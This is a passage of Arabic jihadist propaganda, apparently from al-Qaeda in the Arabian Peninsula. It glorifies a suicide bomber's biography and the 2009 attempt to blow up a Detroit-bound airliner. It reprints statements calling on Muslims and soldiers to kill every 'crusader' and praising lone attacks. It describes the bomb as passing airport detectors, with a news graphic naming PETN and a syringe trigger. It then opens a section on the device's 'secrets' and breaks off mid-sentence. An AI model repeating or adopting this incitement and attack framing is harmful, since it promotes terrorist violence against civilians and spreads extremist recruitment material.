بدأت أول فصول قصّته بمولده في الرياض عام ١٤٠٦هـ، يعود نسبه للأزد، وينحدر من قبيلة عسير في جنوب الجزيرة العربية، من رجال ألمع الأشاوس، ومنذ نشأته كان متميزًا في كل شيء، فاق كل أقرانه، ولأجل ذلك كان اسمه يُعلن وصورته تُعلّق ليكون على رأس القائمة قائمة المتفوقين دراسيًّا. كانت فرحة وسرور أبي الخير بإتمام حفظ كتاب الله لا توصف، فقد بذل من أجل ذلك الكثير، إلا أنّ هاجسًا لم يزل يلاحقه: أين يذهب من أوامر الله الصريحة في القرآن والتي تأمر بالجهاد من أجل المستضعفين؟ أين يذهب من ذلك والعفيفات الطاهرات يستغِثن والدماء تسيل في كل مكان؟ من أفغانستان إلى العراق، ومن فلسطين إلى الشيشان.

بعد الغزو الصليبي على العراق لم يُطِق أبو الخير القعود، ولم تقبل نفسه أن يهنأ بالمطعم والمشرب والأمريكان يدنسون بلاد الرافدين ويعيثون فيها الفساد. حزم أبو الخير أمتعته وجهّز عدّته مع مجموعة من الشباب للحاق بركب المجاهدين في أرض العراق، انقسمت المجموعة إلى قسمين تسبق إحداهما الأخرى، كان أبو الخير في المجموعة الثانية وشقيقه في المجموعة الأولى، قبل سفر المجموعة الأولى انكشف أمرها فأقبلت قوات المباحث والطوارئ لتداهم شقتهم ولتقتادهم إلى السجن. في السجن كان أبو الخير يقوم بزيارة شقيقه، وكان يتساءل: هل الجهاد في سبيل الله والدفاع عن أراضي المسلمين ذنب؟ لماذا هذه السجون؟ ولماذا تلك القيود؟ ولماذا يُحشر الشباب الغيور في الزنازن وينال العذاب والأذى؟ هنا فهم أبو الخير الحقيقة وعرف السبب: أنّ هؤلاء الحكام هم الوجه الآخر للعدو، وهم جزءٌ من المخطط الصليبي على بلاد المسلمين، وأنه لا فرق بين كرزاي كابل وكرزاي الرياض، فكلهم في العمالة سواء.

فهم أبو الخير هذه الحقائق وأيقن أنّ جزيرة العرب تقع منذ أكثر من عقدين تحت النفوذ والسيطرة الأمريكية، والتي تهيمن على البلد وتسرق ثرواته، وخلال تلك الفترة طالع الكثير من إصدارات ومؤلفات المجاهدين في جزيرة العرب وتعرّف على منطلقاتهم وأهدافهم وعلِم أنهم كانوا ولا زالوا يسعون لتطبيق أمر الرسول صلى الله عليه وسلم: " أخرجوا المشركين من جزيرة العرب ".

فهم مجاهدون أحرارٌ أبرارٌ كما نحسبهم، وليسوا خوارج ومخربين كما يصورهم الإعلام المضلل العميل، وكل ذنبهم أنهم تمردوا على مشروع أمريكا وعملائها، وأبوا إلا أن يعيشوا أعزاء أو يقضوا شهداء، قُتِل الكثير منهم على يد عملاء أمريكا إلا أنّ دماءهم كانت نوراً للكثيرين من بعدهم، كان منهم أبو الخير الذي قرر إكمال مشوار التغيير الذي بدؤوه. بعد هروب الشهيد محمد الجليدان –رحمه الله– من السجن انضم أبو الخير إلى مجموعة العمل في بلاد الحرمين وقام بعدة مهام منها الرصد وجمع المعلومات. بعد مقتل الإخوة في حي النخيل في الرياض قرّر أبو الخير مع شقيقه الانحياز والاختفاء، وبعد رحلةٍ من المطاردة في جبال عسير استمرت لقرابة الشهرين نجّى الله عباده، فعبروا الحدود المصطنعة ووصلوا إلى اليمن، إلى أرضٍ وصفها الرسول صلى الله عليه وسلم بأنها نَفَسُ الرحمن، وكانت كذلك.–

في إحدى رسائله إلى أمرائه كان يطلبهم التعجيل له بالعملية الاستشهادية ويذكر فيها أنه منشرح الصدر لها، وكان يقول أنه يسأل الله من فضله العظيم، لُبِّي لأبي الخير طلبه ورزقه الله من فضله العظيم، فاختير للعملية، وعندما أُخبِر بذلك سجد لله شكراً، ومضى يُعِدُّ ويجهز مع إخوانه في قِسم التصنيع، ويُجري التجارب لعبوته المطورة التي صُنِعت لتجاوز بعون الله كل أجهزة الكشف

لمتابعة تفاصيل العملية تجدها في ملف مرفق وهو تفريغ
لإصدار جهادي لتنظيم القاعدة في جزيرة العرب بعنوان
(فزت ورب الكعبة ٢) الجزء الثاني – الملف باسم fuzt2




2009

Umar Farouk Abdulmutallab

غزوة الاخ / عمر الفاروق عبد المطلب







بسم الله الرحمن الرحيم

من أسامة إلى أوباما..

سلام على من اتبع الهدى، أما بعد، لو أن رسائلنا إليكم تحملها الكلمات، لما حملناها إليكم بالطائرات..

وإن الرسالة المراد إبلاغها لكم عبر طائرة البطل عمر الفاروق فرج الله عنه، هي تأكيد على رسالة سابقة..

بلغها لكم أبطال الحادي عشر، وكررت من قبل ومن بعد، وهي: لن تعيش أمريكا بالأمن حتى نعيشه واقعا في فلسطين.

وليس من الإنصاف أن تهنؤو بالعيش، وإخواننا في غزة في أنكد عيش. وعليه فبإذن الله غاراتنا عليكم ستتواصل مادام دعمكم للإسرائيليين متواصل..

والسلام على من اتبع الهدى.

الشيخ: أسامة بن لادن رحمه الله

الحمد لله القائل: ﴿وَقَاتِلُوهُمْ حَتَّىٰ لَا تَكُونَ فِتْنَةٌ وَيَكُونَ الدِّينُ لِلَّهِ﴾ والصلاة والسلام على الرسول الخاتم القائل: «نصرت بالرعب مسيرة شهر»، أما بعد:

فقد قام بفضل الله الأخ البطل المجاهد الاستشهادي عمر الفاروق بعملية نوعية على متن طائرة أمريكية، منطلقة من مدينة أمستردام الهولندية إلى مدينة ديترويت الأمريكية، وذلك أثناء احتفالاتهم بأعياد «الكريسمس» في يوم الجمعة ٢٥ ديسمبر ٢٠٠٩م، اخترق فيها كل الأجهزة والتقنيات الحديثة المتطورة والحواجز الأمنية في مطارات العالم بإقدام وشجاعة لا يهاب الموت متوكلا على الله، مسقطاً بفعله العظيم أسطورة الاستخبارات الأمريكية والدولية، مبيناً هشاشتها مرغماً أنفها في التراب، جاعلاً كل ما أنفقوه في تطوير التقنيات الأمنية حسرةً عليهم.

إن وحدة العقيدة والأخوة الإسلامية هي التي دفعت الشاب الثري ذو الأصول النيجرية الأخ المجاهد عمر الفاروق للرد مباشرة على العدوان الأمريكي الظالم على جزيرة العرب، وذلك بالتنسيق المباشر بفضل الله مع المجاهدين في جزيرة العرب عقب القصف الوحشي باستخدام القنابل العنقودية وصواريخ الكروز التي أطلقت من السفن الأمريكية المحتلة لخليج عدن، على قبائل اليمن الأبية في أبين وأرحب وأخيراً في شبوة، وقتلهم للعشرات من نساء وأطفال المسلمين وقد قُتلت أُسر بكاملها، وتمت هذه العمليات بتنسيق يمني، أمريكي، سعودي وعدد من دول الجوار.

وقـد قام الأخوة المجاهدون في قسـم التصنيع بالتوصل بفضل الله إلى عبوة ذات تقنيـة متطورة، وتم تجربتها وثبت نجاحها وفاعليتها كما تم تمريرها على أجهزة الكشـف، وقد وصل الأخ الاستشـهادي عمر إلى هدفه بفضل الله، ولكن بقدر من الله حدث خلل فني أدى إلى عدم الانفجار الكامل، وإننا سـنواصل الطريق بإذن الله حتى نصل لما نريد، ويكون الدين كله لله.

وندعو كل مسـلم غيور على دينه وعقيدته أن يقوم بإخراج المشـركين من جزيرة العرب، وذلك بقتل كل صليبي يعمل في السـفارات أو غيرها، وأعلنوها حرباً شاملة على كل صليبي في جزيرة محمد صلى الله عليه وآله وسلم في البر والبحر والجو.

وندعـو كل جنـدي يعمـل في الجيوش الصليبية والحكومات العميلة أن يتوب إلى الله ويحذوا حذوَ الأخ البطل المجاهد نضال حسـن، ويقوم بقتل كل صليبي بكل وسائل القتل المتاحة له نصرة لدين الله وإعلاء لكلمته في الأرض.


ومن هنا نقول للشـعب الأمريكي بما أنكم تدعمون قادتكم وتقفون خلفهم في قتل نسـاءنا وأطفالنا، فابشـروا بما يسـوؤكم فقد جئناكم بالذبح وأعددنا لكم رجالاً يحبون الموت كما تحبون الحياة، وبإذن الله سنأتيكم بما لا قِبل لكم به، فكما تقتلون تُقتلون وإن غداً لناظره قريب.

وسيعلم الذين ظلموا أي منقلب ينقلبون.

اللهـم ثبت الأخ المجاهد عمر الفاروق على الحق، وأنزل عليه السـكينة والصبـر والثبات أضعاف ما نزل به من البلاء، اللهم فرج همه ونفس كربه، واجعل له فرجاً ومخرجاً قريباً من حيث لا يحتسـب، اللهم فك أسـره وأسرى المسلمين في مشارق الأرض ومغاربها غير مغيرين ولا مبدلين ثابتين على الحق برحمتك يا أرحم الراحمين، اللهم انصر عبادك المجاهدين في كل مكان واهزم الشرك وأهله، وآخر دعوانا أن الحمد لله رب العالمين.

تنظيم قاعدة الجهاد في جزيرة العرب

السبت ٩/ محرم / ١٤٣١هـ


1 Delta Airlines Airbus A330 departs from Amsterdam for Detroit carrying 278 passengers and 11 crew
CANADA
DETROIT
USA
New York
Washington
ATLANTIC OCEAN
Detroit
Amsterdam
2 During the final descent, Abdul Farouk Umar Abdulmutallab attempts to ignite an explosive device. He burns his leg and is quickly overpowered by passengers and crew
Explosive powder
Syringe containing liquid chemicals
Suspect's leg
3 Suspect tells US authorities he taped explosive powder to his leg then injected chemicals with a syringe to cause explosion

عبوة ناسفة كانت في حوزة نيجيري حاول تفجير طائرة

أحكمت الولايات المتحدة من الإجراءات الامنية وسط تزايد التساؤلات بشأن كيفية تمكن نيجيري له علاقات مزعومة بمقاتلي القاعدة من ركوب طائرة في رحلة عبر المحيط الأطلسي ومعه عبوة ناسفة وحاول تفجيرها

اتهم النيجيري عمر فاروق عبد المطلب بمحاولة إسقاط الطائرة التابعة لشركة نورث وست التي كانت متجهة من امستردام إلى ديترويت يوم عيد الميلاد

ما الذي حدث

الطائرة إيرباص إيه ٣٣٠ - ٣٠٠ التابعة لشركة نورث وست



المقعد ١٩A

١ حاول عبد المطلب تفجير عبوة ناسفة كانت مخبأة في ملابسه الداخلية بعد أن غطى نفسه ببطانية



٣ اتجه الراكب وأحد المضيفين إلى الصف الأمامي حيث تمت السيطرة عليه. في الوقت ذاته أطفأ فريق من المضيفين الحريق الذي شب في مقعده

البنتايريثريتول

- المادة ذاتها التي استخدمها ريتشارد ريد الذي خبأ المتفجرات في حذائه وحاول تفجير طائرة تابعة لأمريكان ايرلاينز في رحلة من ميامي إلى باريس قبل ثماني سنوات

REUTERS



اقتباسات من مجلة صدى الملاحم الخاصة بتنظيم القاعدة في جزيرة العرب

لقد قامت القوات الأمريكية بالتعاون مع عملائهم في المنطقة بغارة جوية على اليمن.وتلا ذلك قصف ثاني؛ فقام تنظيم القاعدة في جزيرة العرب بالرد السريع، من خلال عملية نوعية بعد الهجوم الأمريكي الأول بتسعة أيام. فقد قام خبراء التصنيع في التنظيم بصناعة عبوة ناسفة تخترق الأجهزة الأمنية في المطارات، وذات قدرة تدميرية كافية لنسف الطائرة بالكامل وقد تم تجربتها، وأثبتت فعاليتها. ثم قام المجاهدون باختيار مطار أمستردام كنقطة انطلاق للبطل المجاهد؛ نظراً للدور الصليبي الحاقد الذي تقوم به هولندا، وتصدرها لجرائم الاستهزاء بالقرآن الكريم والرسول صلى الله عليه وسلم. وتم تحديد يوم ٢٥ ديسمبر كموعد للتنفيذ، فأردنا أن يحتفلوا بعيدهم على عزاء لموتاهم. وذلك إضافة إلى كون الطائرات تكون مزدحمة في تلك المواسم.

وقد صدرت التوجيهات للأخ الاستشهادي أن يفجر الطائرة فوق مدينة أمريكية؛ حتى تسقط الطائرة عند نزولها على منازل الأمريكيين الذين يرسلون صواريخهم على منازلنا، فتقتل نساءنا وأطفالنا. ورغم عدم انفجار العبوة، إلا أن العملية تعتبر عملية ناجحة بكل المقاييس. فإن الأخ المجاهد عمر الفاروق استطاع أن يخترق جميع الحواجز الأمنية ليصل إلى مبتغاه .

إننا نتحدث عن ثمان سنين من الإنفاق على أنظمة الأمن في المطارات بعد غزوة سبتمبر قد بلغ أربعين مليار دولار من قبل الولايات المتحدة بمفردها. كما أن العملية تأتي بعد محاولات أخرى للتفجير على الطائرات. فقامت الدول الغربية بإنفاق ملايين الدولارات على أجهزة الكشف سواء كانت أجهزة الكشف عن طريق الأشعة السينية أو الترددات الصوتية وهي أجهزة فاضحة تكشف عورة الراكب بالكامل وأجهزة اشتمام المواد والكلاب المدربة وإدخال نظم جديدة للمراقبة حتى أنهم يستعينون بمختصين يراقبون الركاب لملاحظة علامات الارتباك التي قد تظهر عليهم. ومع ذلك استطاع الأخ عمر أن يتجاوز الحواجز الأمنية حاملاً عبوته عبر مطار صنعاء مروراً بمطارات أفريقية حتى وصل إلى مطار أمستردام الذي يعد من أشد المطارات الأوربية في ضوابطه الأمنية، وتجاوزها بسلام حتى صعد على متن الطائرة الأمريكية ثم نفذ عمليته ولكن قدر الله ألا تنفجر العبوة. إذاً فالعملية نصر في المعترك الأمني. وقد خرجت وزيرة الأمن القومي الأمريكي لتصرح بعد ذلك وبدون حياء أن الأجهزة الأمنية قامت بدورها بنجاح! ولكن بعد ارتفاع الأصوات المنددة بذلك اضطر أوباما لقطع إجازته والاعتراف مرتين بالفشل الأمني. مرة حين قال إنه قد حصل فشل أمني نظمي وبشري كاد أن يتسبب في نتائج كارثية. وفي التصريح الثاني قال إن الأجهزة الأمنية الأمريكية كانت عندها تحذيرات بشأن المجاهد عمر الفاروق ومع ذلك لم تشرك الأجهزة المعنية بالمعلومات ولم تتخذ أي إجراءات ويعد ذلك فشلاً أمنياً ذريعاً. لقد أعمى الله أبصارهم وصم آذانهم ولم تغن عنهم فئتهم شيئا ولو كثرت وأن الله مع المؤمنين. وفي المعترك النفسي فقد أثارت الرعب في قلوبهم. والعملية ستفقد الشعوب الغربية الثقة في قدرة حكوماتها على حماية ركاب الطائرات.

{سَنُلْقِي فِي قُلُوبِ الَّذِينَ كَفَرُوا الرُّعْبَ بِمَا أَشْرَكُوا بِاللَّهِ مَا لَمْ يُنَزِّلْ بِهِ سُلْطَانًا}

وهي نصر في المعترك الاقتصادي حيث ستتسبب في زيادة الإنفاق على أمن المطارات وزيادة أسعار التأمين وزيادة التأزم عند شركات الطيران الأمريكية التي تترنح أصلاً. وكما ذكرت سابقاً فإن أمريكا قد أنفقت حوالي أربعين مليار دولار على أمن المطارات منذ غزوة سبتمبر المباركة والآن ستضطر لإنفاق مليارات أخرى هي والدول الأوربية وهكذا ينفقون أموالهم لتكون عليهم حسرة ثم يغلبون والذين كفروا إلى جهنم يحشرون. والعملية نصر في المعترك الإعلامي فقد سخرت الإعلام العالمي لينقل رسالة التنظيم إلى العالم ولتبين قدرته على الرد السريع وعلى نقل المعركة إلى أرض العدو.ولقد حظيت العملية بتغطية إعلامية لم تحظَ بها أي عملية سابقة للتنظيم في جزيرة العرب وجعلت المحللين يوسمون التنظيم بأنه أخطر فروع القاعدة على الاطلاق بعد التنظيم الأم في أفغانستان وباكستان. والحمد لله وله الفضل والمنة ونسأل الله أن يجعلنا شوكة في نحور أعدائنا وأن يمكننا من رقابهم. لقد عرفنا الأخ المجاهد البطل عمر الفاروق، كان حفظه الله يتمتع بصفات قلَّ أن تجتمع في غيره. إنه ينحدر من أسرة ثرية في نيجيريا ومع ذلك كان زاهداً ليس في قلبه تعلق بالدنيا. كان يصوم الاثنين والخميس ويواظب على قيام الليل. كان يطيل صلاته جداً. وكان فيه أناة شديدة. مع أن مغريات الدنيا متاحة له إلا أنه كان معلق بالآخرة وفيه إقدام على الموت. كان يسأل متى ستكون عمليتي فإنني أتطلع إليها. لقد كان على استعداد أن يخدم أمته مهما بلغت التضحيات.

إن نموذج الجهاد الفردي الذي يمثله البطل عمر الفاروق والبطل نضال حسن هو أسلوب من أساليب الجهاد اليوم وعلى الأمة إحياؤه. وقدوتنا في ذلك هم أصحاب السرايا الفردية كعبد الله بن أنيس رضي الله عنه في اغتيال خالد بن سفيان الهذلي وسلمة بن الأكوع في ذي قرد وغيرهم من الصحابة وكانت عملياتهم عظيمة النفع. إن العملية الفردية أصعب كشفاً وأسرع تنفيذاً وأسهل في اختراق العدو. وقد تتم العملية الفردية بترتيب وتخطيط من قبل الجماعة المجاهدة ثم تجند لها الفرد المناسب للقيام بها كعملية المجاهد عمر الفاروق حفظه الله وقد تكون بالتوجيه والإرشاد والتنسيق مع الفرد كعملية الأخ المجاهد نضال حسن حفظه الله.

وأما أمريكا والغرب فهذه رسالتنا لكم: إن محاولاتنا لن تتوقف بل ستستمر. فقوائم الاستشهاديين عندنا تطول. والمجاهدون بحمد الله يزدادون قوة وعزيمة، وسنواصل معركتنا معكم حتى يحكم الله بيننا وبينكم، والأرض لله يورثها من يشاء من عباده والعاقبة للمتقين والحمد لله رب العالمين.

أسرار العبوة المطورة

يتسابق المجاهدون والأمريكان مع حلفائهم وعملائهم في حسم الصراع الحالي، وإنهاء المعركة بتحقيق النصر، والقضاء على الخصم، فمن يسبق ومن يحسم؟

سوف نجيب على هذا السؤال، الذي قد يتبادر إلى أذهان كثيرٍ من الناس، سواءً من عوامٍ المسلمين، أو من الأمم التي لم تؤمن بربها عز وجل، ويحتارون عن الإجابة عنه، خصوصاً عندما يرون أن أمد المعركة مستمر، وأن صاحب الكفة الراجحة مادياً لم يحسم، بل يجدون أحياناً نتائج عسكرية تختلف تماماً عن موازينهم العقلية ؛ فتطول حيرتهم ويزداد تعجبهم، ولكي نجيب على هذا،سوف ننطلق بالتأصيل الرباني لهذه المسألة، ثم ننطلق في الحديث عن أسرار العبوات (القاهرة للأجهزة) وعن قنبلة الاستشهادي البطل عمر الفاروق وماذا جرى لها؟ وعن قنبلة الاستشهادي أبي الخير – أدخله الله الجنة بغير حساب –؟ وهل هناك فرق بين القنبلتين؟. إن الناظر اليوم إلى التفاوت والبون الشاسع بين إمكانيات العدو المادية والعسكرية والتقنية والاستخبارية وعدد الأمم التي دخلت في الحرب والقضاء على الإسلام الحقيقي وبين إمكانيات المجاهدين المادية وعددهم وعدتهم قد يجزم أن المعركة في صالح العدو تماماً، هذا في ظاهر الأمر والحقيقة أن فوق هذا الكون رب مدبر جعل له سنناً كونية وقدرية نؤمن بها نحن المجاهدون ونسير وفقها وتخفى على العدو الكافر وتغيب عن ضعيف الإيمان يقول تعالى عن الذين كفروا {يَعْلَمُونَ ظَاهِرًا مِنَ الْحَيَاةِ الدُّنْيَا}الروم (٧)، فهم يعلمون الظواهر وفي نطاق الحياة الدنيا بعيداً عن معرفة النظام الكوني بأكمله ومن ربه الذي يسيره ويرعاه ويدبره.

إن السبق والحسم دائماً يكون حليفاً لمن يبني عمله على التكامل المعرفي وربط الكون بخالقه وعلى سننه التي رسمها، إن السبق يكون لمن يرعى جانب الظواهر والبواطن وأقصد بالبواطن الجانب الإيماني والروحي والحركي. وهذه الحقائق يبينها ربنا عز وجل حيث يقول: {وَلَا يَحْسَبَنَّ الَّذِينَ كَفَرُوا سَبَقُوا} الأنفال (٥٩)، إذاً يا رب لمن السبق وهم يملكون التقنيات المتقدمة والتكنولوجيا المتطورة والأموال الطائلة والجيوش الجرارة، نعم الجواب {إِنَّهُمْ لَا يُعْجِزُونَ} مع كل هذا لا يعجزون إذاً ما هي الطريقة وكيف الوسيلة؟ {وَأَعِدُّوا لَهُم} سوف نعد ولكن إمكانياتنا قليلة فالأموال محدودة والظروف صعبة ولا نملك مراكز أبحاث متقدمة ولا جامعات عالمية ولا حرية تامة في الحركة، فما الحل؟

{وَأَعِدُّوا لَهُمْ مَا اسْتَطَعْتُمْ مِنْ قُوَّةٍ} الأنفال (٦٠). نعم إن هذا الإعداد المطلوب في حدود الطاقة والاستطاعة فقط وهذا لا يعني عدم بذل الطاقة في أقصاها فانتبه، إن لفظ القوة جاء هنا في سياق النكرة والتي تدل على العموم أي كل ما تستطيعون من قوة وكل أنواع القوة المتاحة، ولكل زمن وعصر قوة فكان المأمور به في عهد النبي صلى الله عليه وسلم ما جاء في الحديث « ألا إن القوة الرمي» وإعداد الخيول وغيره. إن المجاهدين عندما علموا بهذا من ربهم تبارك وتعالى أخذوا يعدون العدة بكل ما أوتوا من قوة وفي 